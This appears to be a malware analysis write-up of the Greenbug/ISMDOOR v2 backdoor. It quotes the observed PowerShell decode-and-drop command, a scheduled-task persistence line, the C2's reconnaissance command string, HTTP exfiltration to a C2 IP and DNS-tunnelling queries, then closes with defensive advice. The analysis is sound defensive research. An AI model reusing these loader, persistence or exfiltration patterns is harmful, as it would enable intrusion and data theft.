

## GREENBUG / ISMDOOR v2

This is just a continuation of green bug / ISMDOOR. To look at the previous report please go to the following link.

<http://udurrani.com/0ff/dng.html>

Green bug is a backdoor that exfiltrates useful data to a C2 server. In the last variant green bug was using DNS tunneling to exfiltrate data. There was no TCP traffic involved. In this version the attacker has changed things a little.

- Use TCP / HTTP to exfiltrate data.
- Use DNS tunneling for signaling or in case HTTP is not working or blocked.





---

Second stage payload is a 32 bit binary compiled on 7/3/2017.

```
MG-Structure : MZ(Mark Zbikowski)
HeaderOffsetUal : 00000004
StackSeg : 00000000
Stack* : 000000b8
CkS : 00000000
Instr* : 00000000
HeaderAdd : 00000100
*****
## FILE_TYPE => PE
+ i386 ...
+ EXE ,
+ Mon Jul 03 05:04:18 2017
+ 5
+ 0x400000 <- Base*
+ GUI
+ <32B>
+ 107520 <- CS
+ 0x1000 <- CoseBase*
*****
* .text:
* .text: <X>, <R>,
* .rdata:
* .rdata: I, <R>,
* .data:
* .data: I, <R>, <W>,
```

If we compare it with the previous binary that used DNS ONLY, the dates are not that different. It was compiled on the same date i.e. 3/7/2017.

```
## FILE_TYPE => PE
+ AMD
+ EXE ,GT 2GB
+ Mon Jul 03 21:19:58 2017
+ 6
+ 0x1 <- Base*
+ GUI
+ (64B)
+ 665600 <- CS
+ 0x1000 <- CoseBase*
```


Once again if you would like to read the previous report go to

<http://udurrani.com/0fff/dng.html>

Second stage starts collecting data and initiates a scheduled task that runs every **N** minutes. Victim machine can initiate a connection to C2 server and get the task(s) list i.e. What commands to run.

---

Lets look at the flow:



```
[07-23-2017-21-24-38]-> EXCEL.EXE 2044 PARENT -> 2812 explorer.exe
[07-23-2017-21-24-38]-> EXCEL.EXE 3420 PARENT -> 2044 EXCEL.EXE
[07-23-2017-21-24-40]-> OSPSPUC.EXE 1420 PARENT -> 484 services.exe
```

XLS SPAWNS POWERSHELL

```
[07-23-2017-21-24-53]-> conhost.exe 644 PARENT -> 392 csrss.exe
[07-23-2017-21-24-53]-> powershell.exe 3636 PARENT -> 2044 EXCEL.EXE
*** C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe
WIN-RN4A1D7IM6L.powershell.exe, "C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe" [IO.File]:WriteAllBytes('C:\Users\Public\Libraries\servicereset.exe'
[Convert]:FromBase64String([IO.File]::ReadAllLines('C:\Users\Public\Libraries\B642.txt') -join ' ').Replace('<''''', ''')),3636
[07-23-2017-21-24-53]-> conhost.exe 2080 PARENT -> 392 csrss.exe
[07-23-2017-21-24-54]-> sctasks.exe 1492 PARENT -> 2044 EXCEL.EXE
*** C:\Windows\System32\sctasks.exe
WIN-RN4A1D7IM6L.sctasks.exe, "C:\Windows\System32\sctasks.exe" /create /F /sc minute /mo 3 /tn "OfficeServicesStatus" /tr "wscript C:\Users\Public\Libraries\Of
ficeServicesStatus.ubs" 1492
[07-23-2017-21-24-55]-> conhost.exe 2584 PARENT -> 392 csrss.exe
```

Schedules task is called **OfficeServiceStatus** that runs every 3 minutes. Following is a function that creates a task. Each time the task runs, it collects data and sends it to the C2 server using `HttpOpenRequest()`, `InternetOpen()` etc as shown below.

```
int function(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5, int arg6, int arg7, int arg8, int arg9, int arg10, int arg11, int arg12,
int arg13, int arg14, int arg15, int arg16, int arg17, int arg18, int arg19)

cmd /c sctasks /query /tn TimeUpdate > NUL 2>&61 || sctasks /create /sc minute /mo %%% /tn TimeUpdate /tr "\\
ecx = "cmd /c sctasks /query /tn TimeUpdate > NUL 2>&61 || sctasks /create /sc minute /mo %%% /tn TimeUpdate /tr "\\

HttpOpenRequestA((*InternetConnectA)((*InternetOpenA)("Firefox", 0x1, 0x0, 0x0, 0x0), esi, 0x50, 0x0, 0x0, 0x3, 0x0, 0x0, 0x421ad8, stack[2039], "HTTP/1.1", 0x0, 0x0, 0x80000000, 0x0);
esi = "\r\nContent-Type: multipart/form-data; boundary=myboundary\r\n";
edx = "--myboundary\r\nContent-Type: application/octet-stream; charset=UTF-8\r\nContent-Disposition: form-data; name='file'; filename='a.a'\r\n\r\n";

1. InternetOpenA("Firefox", 0x1, 0x0, 0x0, 0x0);
2. HttpOpenRequestA((*InternetConnectA)(eax, *((((esp - 0xc) + 0xc - 0x2c) + 0x44), 0x50, 0x0, 0x0, 0x3, 0x0, 0x0), 0x421a94, ((esp - 0xc) + 0xc - 0x48) + 0x653c, "HTTP/1.0", 0x0, 0x0, 0x80000000, 0x0);

// 1 & 2 are passed to the following functions
HttpSendRequestA()
InternetReadFile();
```

---

# TRAFFIC

Lets look at the traffic. Here are the **DNS** requests and their resolution.

**Host Name** : fpdownload.macromedia.com

**A** : 104.119.180.38

**CNAME** : fpdownload.macromedia.com.edgekey.net e526.d.akamaiedge.net

**Host Name** : fpdownload2.macromedia.com

**A** : 195.22.200.113 195.22.200.107

**CNAME** : fpdownload2.wip4.adobe.com fpdownload.macromedia.com.edgesuite.net a1293.d.akamai.net

**Host Name** : www.ntpupdateserver.com

**A** : 142.54.179.90

=====  
=====  
(UDURRANI)  
=====

(LAYER: 4)

s\_port: 58460 |d\_port: 53 |len=53

```
95 0E 01 00 00 01 00 00 00 00 00 03 77 77 77 .....www
0F 6E 74 70 75 70 64 61 74 65 73 65 72 76 65 72 .ntpupdateserver
03 63 6F 6D 00 00 01 00 01 .com.....
```

Right after the **DNS** resolution, **TCP SYN** is sent to the **C2** Server:

=====  
=====  
(UDURRANI)  
=====

```
(INIT) SYN PACKET SENT FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90
PORT INFORMATION (49164, 80)
SEQUENCE INFORMATION (3536226870, 0)
(14: 20: 20: 66)
```


Remaining 3 way handshake, followed by the first GET request

```
===== (UDURRANI) =====  
(SYN ACK ) PACKET SENT FROM 142.54.179.90 TO IP ADDRESS 172.16.251.131  
PORT INFORMATION (80, 49164)  
SEQUENCE INFORMATION (3120667039, 3536226871)  
  
(14: 20: 20: 60)
```

```
===== (UDURRANI) =====  
(ACKN) ACK PACKET SENT FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90  
PORT INFORMATION (49164, 80)  
SEQUENCE INFORMATION (3536226871, 3120667040)  
  
(14: 20: 20: 60)
```

```
===== (UDURRANI) =====  
(DATA PUSH!) IS COMING FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90  
PORT INFORMATION (49164, 80)  
SEQUENCE INFORMATION (3536226871, 3120667040)  
  
(14: 20: 20: 179)
```

GET /action2/V0l0LVRBS1YzU1FVNTFHxHh4eA%3d%3d HTTP/1.1  
User-Agent: Fir  
efox  
Host: 142.54.179.90  
Cache-Control: no-cache



Following is the C2 server's response, where C2 server is asking the victim's machine to run specific commands.

```
===== (UDURRANI) =====  
(DATA PUSH!) IS COMING FROM 142.54.179.90 TO IP ADDRESS 172.16.251.131  
PORT INFORMATION (80, 49164)  
SEQUENCE INFORMATION (3120667040, 3536226996)  
  
(14: 20: 20: 425)
```

HTTP/1.1 200 OK  
X-Powered-By: Express  
Content-Type: text/html; charset=utf-8  
Content-Length: 165  
ETag: W/"a5-wS7tEzm0ZxzHt7jhg+QmQEoLH00"

Date: Sun, 23 Jul 2017 15:58:58 GMT  
Connection: keep-alive

97d76ec

```
9-1e4b-4590-8c1b-fb378a835479#command##systeminfo && ipconfig /all && net user && net user /domain && net group /domain && tasklist && netstat -an && net use#
```

C2 server replies with the set of commands it wants to run on the victim's machine

C2 Server will END the existing connection(s)

```
(UDURRANI)
(END*) FIN PACKET SENT FROM 142.54.179.90 TO IP ADDRESS 172.16.251.131
PORT INFORMATION (80, 49164)
SEQUENCE INFORMATION (3120667411, 3536226996)
(14: 20: 20: 60)
```

```
(UDURRANI)
(ACKN) ACK PACKET SENT FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90
PORT INFORMATION (49164, 80)
SEQUENCE INFORMATION (3536226996, 3120667412)
(14: 20: 20: 60)
```

```
(UDURRANI)
(END*) FIN PACKET SENT FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90
PORT INFORMATION (49164, 80)
SEQUENCE INFORMATION (3536226996, 3120667412)
(14: 20: 20: 60)
```

```
(UDURRANI)
(ACKN) ACK PACKET SENT FROM 142.54.179.90 TO IP ADDRESS 172.16.251.131
PORT INFORMATION (80, 49164)
SEQUENCE INFORMATION (3120667412, 3536226997)
(14: 20: 20: 60)
```

Victim's machine will initiate a new connection after 3 minutes i.e. when the scheduled task will run the next time.

Results are sent to C2 server within **myboundary** tags

```
(UDURRANI)
(INITI) SYN PACKET SENT FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90
PORT INFORMATION (49165, 80)
SEQUENCE INFORMATION (2239437909, 0)
(14: 20: 20: 66)
```

```
(UDURRANI)
(SYN ACK ) PACKET SENT FROM 142.54.179.90 TO IP ADDRESS 172.16.251.131
PORT INFORMATION (80, 49165)
SEQUENCE INFORMATION (3606756191, 2239437910)
(14: 20: 20: 60)
```

```
(UDURRANI)
(ACKN) ACK PACKET SENT FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90
PORT INFORMATION (49165, 80)
SEQUENCE INFORMATION (2239437910, 3606756192)
(14: 20: 20: 60)
```

```
(UDURRANI)
(DATA PUSH!) IS COMING FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90
PORT INFORMATION (49165, 80)
SEQUENCE INFORMATION (2239437910, 3606756192)
```

```
(14: 20: 20: 286)
Text
POST /response/v010LVRBSLYzU1FVWTFHh4eA830k3d/97d76ec9-1e4b-4590-8c1b1-
-f03768835479 HTTP/1.1
Host: 142.54.179.90
Content-Type: multipart/form-data; boundary=myboundary
User-Agent: Firefox
Content-Length: 5553
```

```
(UDURRANI)
(ACKN) ACK PACKET SENT FROM 172.16.251.131 TO IP ADDRESS 142.54.179.90
PORT INFORMATION (49165, 80)
SEQUENCE INFORMATION (2239438152, 3606756192)
(14: 20: 20: 1514)
```

```
--myboundary
Content-Type: application/octet-stream;charset=UTF-8
Content-Disposition: form-data; name="file"; filename="a.a"
```

```
Host Name
: WIN-TAKV3SQU51G
OS Name: Microsoft
Windows 7 Enterprise
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00392-972-8000024-85384
Original Install Date: 7/2/2017, 1:38:16 PM
System Boot Time: 7/2/2017, 8:16:22 PM
System Manufacturer: VMware, Inc.
System Mode: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 94 Stepping 3 Genuine Intel ~3311 Mhz
BIOS Version: Pho
```

Payload can send and receive data via UDP i.e. DNS or TCP i.e. HTTP

Here is the DNS query and response

```
===== (UDRRANI) =====
(LAYER: 4)
s_port: 53 |d_port: 54015 |len=54015
 71 E1 81 80 00 01 00 01 00 00 00 00 01 6E 01 6E      q..?.....n.n
 01 63 14 43 30 42 46 34 35 46 42 45 41 43 32 34      .c.C0BF45FBAC24
 44 43 46 38 33 35 39 0F 6E 74 70 75 70 64 61 74      DCF8359.ntpupdat
 65 73 65 72 76 65 72 03 63 6F 6D 00 00 1C 00 01    eserver.com.....
 C0 0C 00 1C 00 01 00 00 00 05 00 10 A6 7D 0D B8    .....}..
 A2 A1 73 34 76 54 43 25 03 70 2A A3                ..s4VTC%.p*.

===== (UDRRANI) =====
(LAYER: 4)
s_port: 60886 |d_port: 53 |len=53
 55 33 01 80 00 01 00 00 00 00 00 00 00 61 48 52      U3.....aHR
 30 63 44 6F 76 4C 7A 45 30 4D 01 30 01 64 14 43      0cDovLzE0M.0.d.C
 30 42 46 34 35 46 42 45 41 43 32 34 44 43 46 38      0BF45FBAC24DCF8
 33 35 39 0F 6E 74 70 75 70 64 61 74 65 73 65 72    359.ntpupdateser
 76 65 72 03 63 6F 6D 00 00 1C 00 01                ver.com.....
 76 65 72 03 63 6F 6D 00 00 1C 00 01                .....}....C%
 76 54 8A 2A 03 70 73 34                            VT.*.ps4

===== (UDRRANI) =====
(LAYER: 4)
s_port: 53 |d_port: 60886 |len=60886
 55 33 01 80 00 01 00 01 00 00 00 00 00 61 48 52      U3.?.....aHR
 30 63 44 6F 76 4C 7A 45 30 4D 01 30 01 64 14 43      0cDovLzE0M.0.d.C
 30 42 46 34 35 46 42 45 41 43 32 34 44 43 46 38      0BF45FBAC24DCF8
 33 35 39 0F 6E 74 70 75 70 64 61 74 65 73 65 72    359.ntpupdateser
 76 65 72 03 63 6F 6D 00 00 1C 00 01 C0 0C 00 1C    ver.com.....
 00 01 00 00 00 05 00 10 A6 7D 0D B8 85 A3 43 25    .....}....C%
 76 54 8A 2A 03 70 73 34                            VT.*.ps4
```

DNS transaction looks similar to the following i.e. DNS query with AAAA response.

**Request Type: AAAA**  
**Hostname: n.n.c.**  
**7EF5604C38314D6BB0F880B656C054B9.arielsecurityupdater.com**  
**Dest Address: 8.8.8.8**  
**AAAA: 3666:2d62:6162:372d:6563:6331:6437:3733**

Socket data structures are populated to send receive UDP data

```
socket ( AF_INET, SOCK_DGRAM, IPPROTO_UDP ) // FOR EXFILTRATION VIA DNS
M:SF?commandId=CmdResult=|#|DownloadFile|#|Command executed successfully
htons ( 53 )
sendto ( sockFD, Buffer, 81, 0, DestStructure, 16 )
recvfrom ( socFD, Buffer, 512, 0, DestStructure, AddrLength )
```

DNS / UDP data is sent in a specific order, its like using special signaling

M:SF?cId=bc0cd031-abf6-4192-ba41-90d366eb5ce8:::=

For Connection check backdoor will use DNS Servers => M:CC?  
Some other message types



- M:SF?commandId=CmdResult=
- M:CC?
- M:GF?cId=
- M:ME?
- M:ReId?Id=
- M:SF?cId=
- M:GAG?appId=
- M:CR?cd=
- M:AV?appId=
- M:SF?SKLF=appId=



---

Some of the DNS queries and AAAA (IPv6) response.

Host Name	: n.n.c.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:a2a1:7334:7654:4325:370:2aa3
Host Name	: aHR0cDovLzE0M.0.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: i41NC4xNzku0T.1.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: AvYWN0aw9uMi9.2.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: WMGxPTFZKT05F.3.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: RXhSRGRKVFRaT.4.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: VhHwNzidyUzZC.5.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: UzZHx8.6.d.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: n.7.f.35BBD9B9E4C5466DA0CE.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a::
Host Name	: n.n.c.B706B1CB946846E5A8BA.ntpupdateserver.com
AAAA	: a67d:db8:a2a1:7334:7654:4325:370:2aa3
Host Name	: aHR0cDovLzE0M.0.d.B706B1CB946846E5A8BA.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: i41NC4xNzku0T.1.d.B706B1CB946846E5A8BA.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: AvYWN0aw9uMi9.2.d.B706B1CB946846E5A8BA.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: WMGxPTFZKT05F.3.d.B706B1CB946846E5A8BA.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: RXhSRGRKVFRaT.4.d.B706B1CB946846E5A8BA.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334
Host Name	: aHR0cDovLzE0M.0.d.EBEE9BE1278B445881AF.ntpupdateserver.com
AAAA	: a67d:db8:85a3:4325:7654:8a2a:370:7334

---

---

# CONCLUSION

ISMDOOR backdoor is a data exfiltration tool that steals very important data. It initiates a process on a victim's machine that can get specific instructions from a C2 server and executes them. Results of those instructions can be uploaded to the C2 server via TCP or UDP. Greenbug / ISMDOOR was related to Shamoon 2 attack that was initiated in 11/2016 and then the initial part of 2017. Most likely this campaign will get better with time as the adversaries will fix the existing bugs and put more intelligence within the code. Please make sure your system(s) are patched and you are using good endpoint security product(s) with not only prevention but some level of detection as well.

Such payload has the ability to by-pass endpoint security products or AV's, so its a good idea to have a network layer prevention / detection, especially for DNS. Make sure you use sink holing for the bad domain requests.

Document based attacks AKA macro attacks are on the rise. There are plenty of products that can prevent and detect macros within a document. Child process white listing is very useful e.g. Excel not able to spawn powershell, WMIC, CMD.exe etc is a good idea.

---